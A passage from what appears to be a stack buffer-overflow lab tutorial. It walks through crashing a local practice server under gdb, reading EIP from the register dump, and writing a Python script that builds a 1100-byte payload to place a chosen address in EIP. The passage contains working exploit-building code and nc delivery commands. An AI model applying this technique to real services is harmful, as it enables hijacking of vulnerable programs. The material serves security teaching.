
In the SERVER WINDOW, execute these commands to run the server in the gdb debugging environment:

```
gdb p4-server

run
```

In the CLIENT WINDOW, type this command to send the exploit to the server, but don't press Enter yet:


```
nc 127.0.0.1 4001 < p4-e2
```

Your screen should look like this:



In the CLIENT WINDOW, press Enter.

The server crashes with a "Segmentation Fault" error, as shown below.



In the SERVER WINDOW, execute this command:

```
info registers
```

This shows $eip at the point of the crash. It contains **`0x39313831`**, as shown below.

```
(gdb) info registers
eax            0xbfffcc10       -1073755120
ecx            0xbfffe880       -1073747840
edx            0xbfffd054       -1073754028
ebx            0xb7fb6000       -1208262656
esp            0xbfffd020       0xbfffd020
ebp            0x37313631       0x37313631
esi            0x0      0
edi            0x0      0
eip            0x39313831       0x39313831
eflags         0x10282  [ SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

Numbers have very simple ANSI codes, as shown below.

Hex	Char
30	0
31	1
32	2
33	3
34	4
35	5
36	6
37	7
38	8
39	9

So the $eip is **`0x39313831`** because the bytes in RAM were the characters **1819**. The order is reversed because the ANSI text is interpreted as a little-endian register value.

Targeting the EIP

To test our exploit, we'll try to put a specific address of **`0x44434241`** in the EIP.

In the CLIENT WINDOW, press **Ctrl+C**. This stops the client.

The server has already crashed. In the SERVER WINDOW, press **q**, Enter, **y**, Enter to exit gdb.

In the SERVER WINDOW, execute this command:

```
nano p4-b3
```

Enter this code:

```
#!/usr/bin/python

prefix = 'A' * 1000
padding1 = '000102030405060708091011121314151617'
eip = '\x41\x42\x43\x44'
padding2 = 'X' * (1100 - 1000 - len(padding1) -4)

print prefix + padding1 + eip + padding2
```

```
  GNU nano 2.2.6                File: p4-b3

#!/usr/bin/python

prefix = 'A' * 1000
padding1 = '000102030405060708091011121314151617'
eip = '\x41\x42\x43\x44'
padding2 = 'X' * (1100 - 1000 - len(padding1) -4)

print prefix + padding1 + eip + padding2
```


Save the file with **Ctrl+X**, **Y**, **Enter**.

Execute these commands to create the exploit file:

```
chmod a+x p4-b3

./p4-b3 > p4-e3

ls -l p4-e3

cat p4-e3
```

The file should be 1101 bytes long, as shown below, with these sections:

- 1000 'A' characters
- Numbers counting from 00 to 17 for a total of 36 characters
- The $eip of \x41\x42\x43\x44, which corresponds to **ABCD** in ANSI
- Enough 'X' characters to make the total length 1100 (+1 for the line feed)



Debugging the Server

